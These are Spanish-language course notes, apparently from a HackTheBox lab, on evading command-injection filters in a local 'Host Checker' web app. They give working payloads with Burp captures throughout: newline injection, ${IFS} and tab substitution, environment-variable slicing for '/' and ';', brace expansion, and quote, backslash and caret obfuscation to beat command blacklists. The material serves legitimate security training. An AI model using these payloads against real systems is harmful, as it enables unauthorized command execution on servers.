Veremos que la mayoría de los operadores de inyección están bloqueados. Sin embargo, el carácter de nueva línea no suele estarlo, ya que puede ser necesario en la propia carga útil. Sabemos que el carácter de nueva línea funciona para añadir comandos tanto en Linux como en Windows, así que intentemos usarlo como operador de inyección:

The screenshot shows a NetworkMiner interface with two panes: Request and Response. In the Request pane, a POST request is shown with the following headers and body:

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 15
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21 ip=127.0.0.1%0a
```

In the Response pane, the host checker service processes the input and performs a ping test:

```
21   <h1>
22   Host Checker
23   </h1>
24   <form method="post" action="">
25     <label>
26       Enter an IP Address
27     </label>
28     <input type="text" name="ip" placeholder="127.0.0.1" pattern="^
29       Check
30     </button>
31   </form>
32   <p>
33     PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
34     64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
35     --- 127.0.0.1 ping statistics ---
36     1 packets transmitted, 1 received, 0% packet loss, time 0ms
37     rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
38   </p>
```

Como podemos ver, aunque nuestra carga útil incluía un carácter de nueva línea, nuestra solicitud no fue denegada y obtuvimos el resultado del comando ping. which means that this character is not blacklisted, and we can use it as our injection operatorComencemos explicando cómo omitir un carácter comúnmente bloqueado: el espacio.

Evitar espacios en la lista negra

Ahora que tenemos un operador de inyección funcional, modifiquemos nuestra carga útil original y envíemosla nuevamente como (127.0.0.1%0a whoami):

The screenshot shows a browser developer tools Network tab. The Request section shows a POST / HTTP/1.1 request with various headers including Host, Content-Length, Cache-Control, and User-Agent. The Response section shows the server's HTML response, which includes a title, a link to a stylesheet, and a form for entering an IP address. The response body contains the text "Invalid input".

```

Request
Pretty Raw Hex \n ⏺
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 22
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a+whoami

Response
Pretty Raw Hex Render \n ⏺
15 </title>
16 <link rel="stylesheet" href="./style.css">
17 </head>
18 <body>
19 <div class="main">
20   <h1>
21     Host Checker
22   </h1>
23   <form method="post" action="">
24     <label>
25       Enter an IP Address
26     </label>
27     <input type="text" name="ip" placeholder="">
28     <button type="submit">
29       Check
30     </button>
31   </form>
32   <p>
33   <pre>
34     Invalid input

```

Como podemos ver, seguimos recibiendo un invalid input mensaje de error, lo que significa que aún tenemos otros filtros que omitir. Así que, como hicimos antes, agreguemos solo el siguiente carácter (que es un espacio) y veamos si causó la solicitud denegada:

The screenshot shows a browser developer tools Network tab. The Request section shows a POST / HTTP/1.1 request with the same headers as before, plus an additional parameter ip=127.0.0.1%0a+. The Response section shows the server's HTML response, which includes a title, a link to a stylesheet, and a form for entering an IP address. The response body contains the text "Invalid input".

```

Request
Pretty Raw Hex \n ⏺
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 16
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a+

Response
Pretty Raw Hex Render \n ⏺
15 </title>
16 <link rel="stylesheet" href="./style.css">
17 </head>
18 <body>
19 <div class="main">
20   <h1>
21     Host Checker
22   </h1>
23   <form method="post" action="">
24     <label>
25       Enter an IP Address
26     </label>
27     <input type="text" name="ip" placeholder="">
28     <button type="submit">
29       Check
30     </button>
31   </form>
32   <p>
33   <pre>
34     Invalid input

```

Como podemos ver, el espacio también está prohibido. Un espacio es un carácter comúnmente prohibido, especialmente si la entrada no debe contener espacios, como una dirección IP, por ejemplo. Aun así, ¡hay muchas maneras de agregar un espacio sin usarlo!

Uso de pestañas

Usar tabulaciones (%09) en lugar de espacios es una técnica que podría funcionar, ya que tanto Linux como Windows aceptan comandos con tabulaciones entre argumentos y se ejecutan de la misma manera. Probemos a usar una tabulación en lugar del espacio (127.0.0.1%0a%09) y veamos si nuestra solicitud es aceptada:

The screenshot shows a web-based proxy or testing tool interface. On the left, under 'Request' (Pretty view), is a POST request with a user-agent containing tabs instead of spaces. On the right, under 'Response', is the server's response, which includes a form for an IP address and ping statistics.

```
Request
Pretty Raw Hex \n ⌂
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a%09

Response
Pretty Raw Hex Render \n ⌂
21      <h1>
          Host Checker
        </h1>
22
23      <form method="post" action="">
24        <label>
          Enter an IP Address
        </label>
25        <input type="text" name="ip" placeholder="127.0.0.1" pattern="^
26          <button type="submit">
            Check
          </button>
27        </form>
28
29      <p>
30        <pre>
          PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
          64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
31        --- 127.0.0.1 ping statistics ---
32          1 packets transmitted, 1 received, 0% packet loss, time 0ms
33            rtt min/avg/max/mdev = 0.071/0.071/0.071/0.000 ms
34
35      </pre>
36
37    </p>
38  </pre>
```

Como podemos ver, hemos evitado el filtro de espacios usando una tabulación. Veamos otro método para reemplazar espacios.

Usando \$IFS

Usar la variable de entorno de Linux (\$IFS) también podría funcionar, ya que su valor predeterminado es un espacio y una tabulación, lo cual funcionaría entre los argumentos del comando. Por lo tanto, si usamos \${IFS} donde deberían estar los espacios, la variable debería reemplazarse automáticamente con un espacio y nuestro comando debería funcionar.

Vamos a usarlo \${IFS} y ver si funciona (127.0.0.1%0a\${IFS}):

The screenshot shows the Host Checker application interface. On the left, under 'Request' (Pretty tab selected), is a POST request to '127.0.0.1'. The headers include 'Host: 127.0.0.1', 'Content-Length: 21', 'Cache-Control: max-age=0', 'sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"', 'sec-ch-ua-mobile: ?0', 'Upgrade-Insecure-Requests: 1', 'Origin: http://127.0.0.1', 'Content-Type: application/x-www-form-urlencoded', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36', and 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9'. The body of the request contains '127.0.0.1%0a\${IFS}'. On the right, under 'Response' (Pretty tab selected), is the application's output. It includes an HTML form for entering an IP address, a ping statistics block showing 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms', and a command-line output showing '--- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms'. The command entered was 'ip=127.0.0.1%0a\${IFS}'.

```

Request
Pretty Raw Hex \n ⏺
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 21
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a${IFS}

```

```

Response
Pretty Raw Hex Render \n ⏺
21 <h1>
22   Host Checker
23 </h1>
24 <form method="post" action="">
25   <label>
26     Enter an IP Address
27   </label>
28   <input type="text" name="ip" placeholder="127.0.0.1" pattern="^((?:(?:25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])\.){3}(?:25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9]))$">
29   <button type="submit">
30     Check
31   </button>
32 </form>
33 <p>
34   <pre>
35     PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
36     64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
37   </pre>
38 </p>

```

Vemos que nuestra solicitud no fue denegada esta vez y volvimos a pasar por alto el filtro de espacio.

Uso de la expansión de llaves

Existen muchos otros métodos para evitar los filtros de espacio. Por ejemplo, podemos usar la Bash Brace Expansion función que añade automáticamente espacios entre los argumentos entre llaves, como se indica a continuación:

Evitando filtros espaciales

```
AGB@htb[/htb]$ {ls,-la}
```

```
total 0
```

```
drwxr-xr-x 1 21y4d 21y4d 0 Jul 13 07:37 .
```

```
drwxr-xr-x 1 21y4d 21y4d 0 Jul 13 13:01 ..
```

Como podemos ver, el comando se ejecutó correctamente sin espacios. Podemos utilizar el mismo método para omitir el filtro de inyección de comandos, usando la expansión de llaves en los argumentos del comando, como (127.0.0.1%0a{ls,-la}). Para descubrir más opciones para omitir el filtro de espacios, consulta la página de [PayloadsAllTheThings](#) sobre cómo escribir comandos sin espacios.

Ejercicio: intente buscar otros métodos para evitar los filtros de espacio y utilícelos con la Host Checker aplicación web para aprender cómo funcionan.

Comandos:

Siempre intentar identificar primero que inyecciones de código son permitidos.

```
127.0.0.1\n  
127.0.0.1\nls -la  
127.0.0.1%0a  
127.0.0.1%0a{ls,-la}
```

Usando \$IFS

Usar la variable de entorno de Linux (\$IFS) también podría funcionar, ya que su valor predeterminado es un espacio y una tabulación, lo cual funcionaría entre los argumentos del comando. Por lo tanto, si usamos \${IFS} donde deberían estar los espacios, la variable debería reemplazarse automáticamente con un espacio y nuestro comando debería funcionar.

```
127.0.0.1%0a%0a${IFS}{ls,-la}
```

Cómo eludir a otros personajes de la lista negra

Además de los operadores de inyección y los espacios, un carácter muy común en la lista negra es la barra diagonal (/) o la barra invertida (\), ya que es necesario especificar directorios en Linux o Windows. Podemos utilizar diversas técnicas para generar cualquier carácter que queramos, evitando así el uso de caracteres en la lista negra.

Linux

Existen muchas técnicas que podemos utilizar para incluir barras diagonales en nuestra carga útil. Una de ellas, para reemplazar las barras diagonales (or any other character), es mediante Linux Environment Variables el método que utilizamos con \${IFS}. Si bien \${IFS} se reemplaza directamente con un espacio, no existe una variable de entorno similar para barras diagonales o puntos y comas. Sin embargo, estos caracteres pueden usarse en una variable de entorno, y podemos especificar starty lengthde nuestra cadena para que coincidan exactamente con este carácter.

Por ejemplo, si observamos la **\$PATH** variable de entorno en Linux, podría verse así:

```
=====
[!bash!]$ echo ${PATH}
```

```
/usr/local/bin:/usr/bin:/bin:/usr/games
=====
```

Entonces, si comenzamos con el **0** carácter y solo tomamos una cadena de longitud **1**, terminaremos solo con el /carácter, que podemos usar en nuestra carga útil:

```
=====
[!bash!]$ echo ${PATH:0:1}
```

```
/
=====
```

Nota: Cuando usamos el comando anterior en nuestra carga útil, no agregaremos echo, ya que solo lo usamos en este caso para mostrar el carácter generado.

Podemos hacer lo mismo con las variables de entorno \$HOME` or ` \$PWD. También podemos usar el mismo concepto para obtener un punto y coma, que se usará como operador de inyección. Por ejemplo, el siguiente comando nos da un punto y coma:

```
=====
[!bash!]$ echo ${LS_COLORS:10:1}

;
```

Ejercicio: Intenta comprender cómo el comando anterior generó un punto y coma y luego úsalo en la carga útil como operador de inyección. Sugerencia: El printenv comando imprime todas las variables de entorno en Linux, para que puedas ver cuáles pueden contener caracteres útiles y luego intentar reducir la cadena a solo ese carácter.

Entonces, intentemos usar variables de entorno para agregar un punto y coma y un espacio a nuestra carga útil (127.0.0.1\${LS_COLORS:10:1}\${IFS}) como nuestra carga útil, y veamos si podemos omitir el filtro:

The screenshot shows a browser's developer tools Network tab. On the left, under 'Request', there is a POST method with the URL '/'. The headers and body are as follows:

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 35
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1${LS_COLORS:10:1}${IFS}
```

On the right, under 'Response', the server returns the following HTML and ping statistics:

```
21 <h1>
22   Host Checker
23 </h1>
24 <form method="post" action="">
25   <label>
26     Enter an IP Address
27   </label>
28   <input type="text" name="ip" placeholder="127.0.0.1" pattern="">
29   <button type="submit">
30     Check
31   </button>
32 </form>
33 <p>
34 <pre>
35   PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
36   64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
37
38   --- 127.0.0.1 ping statistics ---
39   1 packets transmitted, 1 received, 0% packet loss, time 0ms
40   rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms
41 </pre>
42 </p>
```

Como podemos ver, esta vez también hemos logrado pasar con éxito el filtro de caracteres.

Windows

El mismo concepto funciona también en Windows. Por ejemplo, para crear una barra diagonal en [nombre de la variable] Windows Command Line (CMD), podemos usar echo una variable de Windows (%HOMEPATH%=> \Users\htb-student), especificar una posición inicial (~6-> \htb-student) y, finalmente, una posición final negativa, que en este caso es la longitud del nombre de usuario htb-student(-11-> \).

```
=====
C:\htb> echo %HOMEPATH:~6,-11%
```

```
\
```

Podemos lograr lo mismo usando las mismas variables en Windows PowerShell. Con PowerShell, una palabra se considera un array, por lo que debemos especificar el índice del carácter que necesitamos. Como solo necesitamos un carácter, no es necesario especificar las posiciones inicial y final:

```
=====
PS C:\htb> $env:HOMEPATH[0]
```

```
\
```

```
PS C:\htb> $env:PROGRAMFILES[10]
```

```
PS C:\htb>
```

También podemos usar el Get-ChildItem Env: comando PowerShell para imprimir todas las variables de entorno y luego elegir una de ellas para producir el carácter que necesitamos. Try to be creative and find different commands to produce similar characters.

Cambio de personaje

Existen otras técnicas para producir los caracteres necesarios sin usarlos, como shifting characters. Por ejemplo, el siguiente comando de Linux desplaza el carácter que pasamos por 1. Así, solo tenemos que encontrar el carácter en la tabla ASCII justo antes del carácter necesario (podemos obtenerlo con man ascii) y luego agregarlo en lugar de , como [en el ejemplo siguiente. De esta manera, el último carácter impreso sería el que necesitamos:

```
=====
[!bash!]$ man ascii  # \ is on 92, before it is [ on 91
[!bash!]$ echo $(tr '}' "'~'<<<[])
```

\

=====

Podemos usar comandos de PowerShell para lograr el mismo resultado en Windows, aunque pueden ser bastante más largos que los de Linux.

Ejercicio: Intenta usar la técnica de desplazamiento de caracteres para crear un punto y coma ;. Primero, busca el carácter anterior en la tabla ASCII y luego úsallo en el comando anterior.

Comandos:

Linux	
echo \${PATH}	En bash linux
echo \${PATH:0:1}	Uso en inyección \${PATH:0:1}
echo \${LS_COLORS:10:1}	Uso en inyección \${LS_COLORS:10:1}
Sería un ; + espacio vacío	127.0.0.1\${LS_COLORS:10:1}\${IFS}

Windows	
(%HOMEPATH%-> \Users\htb-student), especificar una posición inicial (~6-> \htb-student) y, finalmente, una posición final negativa, que en este caso es la longitud del nombre de usuario htb-student(-11-> \)	
echo %HOMEPATH:~6,-11%	\
\$env:HOMEPATH[0]	\
\$env:PROGRAMFILES[10]	

Bash Linux:

```
man ascii # \ is on 92, before it is [ on 91
```

DESCRIPTION							
ASCII is the American Standard Code for Information Interchange. It is a 7-bit code. Many 8-bit codes (e.g., ISO 8859-1) contain ASCII as their lower half. The international counterpart of ASCII is known as ISO 646-IRV.							
The following table contains the 128 ASCII characters.							
C program '\X' escapes are noted.							
Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0' (null character)	100	64	40	@
001	1	01	SOH (start of heading)	101	65	41	A
002	2	02	STX (start of text)	102	66	42	B
003	3	03	ETX (end of text)	103	67	43	C
004	4	04	EOT (end of transmission)	104	68	44	D
005	5	05	ENQ (enquiry)	105	69	45	E
006	6	06	ACK (acknowledge)	106	70	46	F

```
echo ${tr '!-}' ""-~'<<<[]          ==      \
```

Ejemplos:

```
127.0.0.1\n/      ==  127.0.0.1%0a${PATH:0:1}  
127.0.0.1;       ==  127.0.0.1${LS_COLORS:10:1}${IFS}      == ; mas espacio
```

Solución:

`\${PATH:0:1}` genera `/`.

`\${IFS}` genera un espacio.

Esto intenta ejecutar `/bin/ls /home`, que debería listar los usuarios (por ejemplo, Alejandro).

```
127.0.0.1%0a${PATH:0:1}bin${PATH:0:1}ls${IFS}${PATH:0:1}home
```


Sería algo así: 127.0.0.1\n/bin/ls /home

Cómo eludir los comandos de la lista negra

Hemos analizado varios métodos para eludir los filtros de un solo carácter. Sin embargo, existen diferentes métodos para eludir los comandos de la lista negra. Una lista negra de comandos suele constar de un conjunto de palabras, y si podemos ofuscar nuestros comandos y darles un aspecto diferente, podríamos eludir los filtros. Existen varios métodos de ofuscación de comandos con diferente complejidad, como veremos más adelante con las herramientas de ofuscación de comandos. Abordaremos algunas técnicas básicas que nos permitirán modificar la apariencia de nuestro comando para omitir los filtros manualmente.

Listas negras de comandos

Hasta ahora hemos superado con éxito el filtro de caracteres para los espacios y puntos y comas en nuestra carga útil. Así que, volvamos a nuestra primera carga útil y volvamos a añadir el whoami comando para comprobar si se ejecuta:



The screenshot shows a browser developer tools Network tab. On the left, under 'Request', there is a POST method with the URL '/'. The headers include Host: 127.0.0.1, Content-Length: 21, Cache-Control: max-age=0, sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99", sec-ch-ua-mobile: ?0, Upgrade-Insecure-Requests: 1, Origin: http://127.0.0.1, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9, Sec-Fetch-Site: same-origin, Sec-Fetch-Mode: navigate, Sec-Fetch-User: ?1, Sec-Fetch-Dest: document, Referer: http://127.0.0.1/, Accept-Encoding: gzip, deflate, Accept-Language: en-US,en;q=0.9, Connection: close, and a parameter ip=127.0.0.1%0awhoami. On the right, under 'Response', the status is 200 OK. The content is an HTML page titled 'Host Checker' with a form for entering an IP address. The body contains the text 'Invalid input'.

Observamos que, aunque usamos caracteres que no están bloqueados por la aplicación web, la solicitud se bloquea de nuevo al agregar nuestro comando. Esto probablemente se deba a otro tipo de filtro: un filtro de lista negra de comandos.

Un filtro de lista negra de comandos básico PHPse vería así:

Código: php

```
=====
$blacklist = ['whoami', 'cat', ...SNIP...];
foreach ($blacklist as $word) {
    if (strpos($_POST['ip'], $word) !== false) {
        echo "Invalid input";
    }
}
=====
```

Como podemos ver, se verifica cada palabra introducida por el usuario para ver si coincide con alguna de las palabras bloqueadas. Sin embargo, este código busca una coincidencia exacta con el comando proporcionado, por lo que si enviamos un comando ligeramente diferente, podría no bloquearse. Afortunadamente, podemos utilizar diversas técnicas de ofuscación que ejecutarán nuestro comando sin usar la palabra exacta.

Linux y Windows

Una técnica de ofuscación muy común y sencilla consiste en insertar ciertos caracteres en nuestro comando que suelen ser ignorados por los intérpretes de comandos, como Bash "o" PowerShell, y que ejecutarán el mismo comando como si no existieran. Algunos de estos caracteres son las comillas simples ' y las comillas dobles ", entre otros.

Las comillas son las más fáciles de usar y funcionan tanto en servidores Linux como Windows. Por ejemplo, si queremos ofuscar el whoamicomando, podemos insertar comillas simples entre sus caracteres, como se indica a continuación:

Cómo eludir los comandos de la lista negra

```
=====
21y4d@htb[/htb]$ w'h'o'am'i
=====
```

21y4d

Lo mismo funciona con comillas dobles:

Cómo eludir los comandos de la lista negra

```
=====  
21y4d@htb[~/htb]$ w"h)o'am"i  
=====
```

21y4d

Lo importante es recordar que we cannot mix types of quotes y the number of quotes must be even. Podemos probar una de las opciones anteriores en nuestra carga útil (127.0.0.1%0aw'h'o'am'i) y ver si funciona:

Solicitud POST de Burp

Request

Pretty Raw Hex \n ⌂

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 25
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0aw'h'o'am'i
```

Response

Pretty Raw Hex Render \n ⌂

```
</h1>
<form method="post" action="">
<label>
    Enter an IP Address
</label>
<input type="text" name="ip" placeholder="127.0.0.1" pattern="^((?:(?:25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])\.){3}(?:25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9]))$">
<button type="submit">
    Check
</button>
</form>
<p>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
www-data
</pre>
</p>
```

Como podemos ver, este método realmente funciona.

Sólo Linux

Podemos insertar otros caracteres exclusivos de Linux en medio de los comandos, y el bashshell los ignorará y ejecutará el comando. Estos caracteres incluyen la barra invertida \ y el carácter de parámetro posicional \$@. Esto funciona igual que con las comillas, pero en este caso, the number of characters do not have to be even, y podemos insertar solo uno si queremos:

Código: bash

```
=====  
who$@ami  
w\ho\am\i  
=====
```

Ejercicio: Pruebe los dos ejemplos anteriores en su carga útil y compruebe si funcionan para eludir el filtro de comandos. Si no es así, podría indicar que utilizó un carácter filtrado. ¿Podría eludirlo también con las técnicas que aprendimos en la sección anterior?

Sólo Windows

También hay algunos caracteres exclusivos de Windows que podemos insertar en medio de los comandos que no afectan el resultado, como un ^carácter de intercalación (), como podemos ver en el siguiente ejemplo:

Cómo eludir los comandos de la lista negra

```
=====
```

```
C:\htb> who^ami
```

```
=====
```

```
21y4d
```

```
=====
```

En la siguiente sección, analizaremos algunas técnicas más avanzadas para la ofuscación de comandos y la elusión de filtros.

Comandos:

Bypass de windows y linux

```
w'h'o'am'i
```

```
w"h)o"am"i
```

Bypass Linux:

```
w\ho\am\i
```

Bypass Windows:

```
who^ami
```

Solución:

```
ip=127.0.0.1%0a${PATH:0:1}bin${PATH:0:1}vi${IFS}${PATH:0:1}home${PATH:0:1}1nj3c  
70r${PATH:0:1}flag.txt
```

Ofuscación de comandos avanzada

En algunos casos, podemos estar tratando con soluciones de filtrado avanzadas, como firewalls de aplicaciones web (WAF), y las técnicas básicas de evasión podrían no funcionar. Podemos utilizar técnicas más avanzadas para estos casos, lo que reduce considerablemente la probabilidad de detectar los comandos inyectados.

Manipulación de casos

Una técnica de ofuscación de comandos que podemos usar es la manipulación de mayúsculas y minúsculas, como invertir las mayúsculas y minúsculas de un comando (p. ej., WHOAMI) o alternar entre mayúsculas y minúsculas (p. ej. WhOaMi,). Esto suele funcionar porque una lista negra de comandos puede no detectar variaciones de mayúsculas y minúsculas en una misma palabra, ya que los sistemas Linux distinguen entre mayúsculas y minúsculas.

Si trabajamos con un servidor Windows, podemos cambiar las mayúsculas y minúsculas del comando y enviarlo. En Windows, los comandos de PowerShell y CMD no distinguen entre mayúsculas y minúsculas, lo que significa que ejecutarán el comando independientemente de si está escrito en mayúsculas o minúsculas:

Ofuscación de comandos avanzada

```
=====
PS C:\htb> WhOaMi
```

```
=====
21y4d
```

Sin embargo, cuando se trata de Linux y un shell bash, que distingue entre mayúsculas y minúsculas, como se mencionó anteriormente, debemos ser creativos y encontrar un comando que convierta el comando en una palabra en minúsculas. Un comando que funciona es el siguiente:

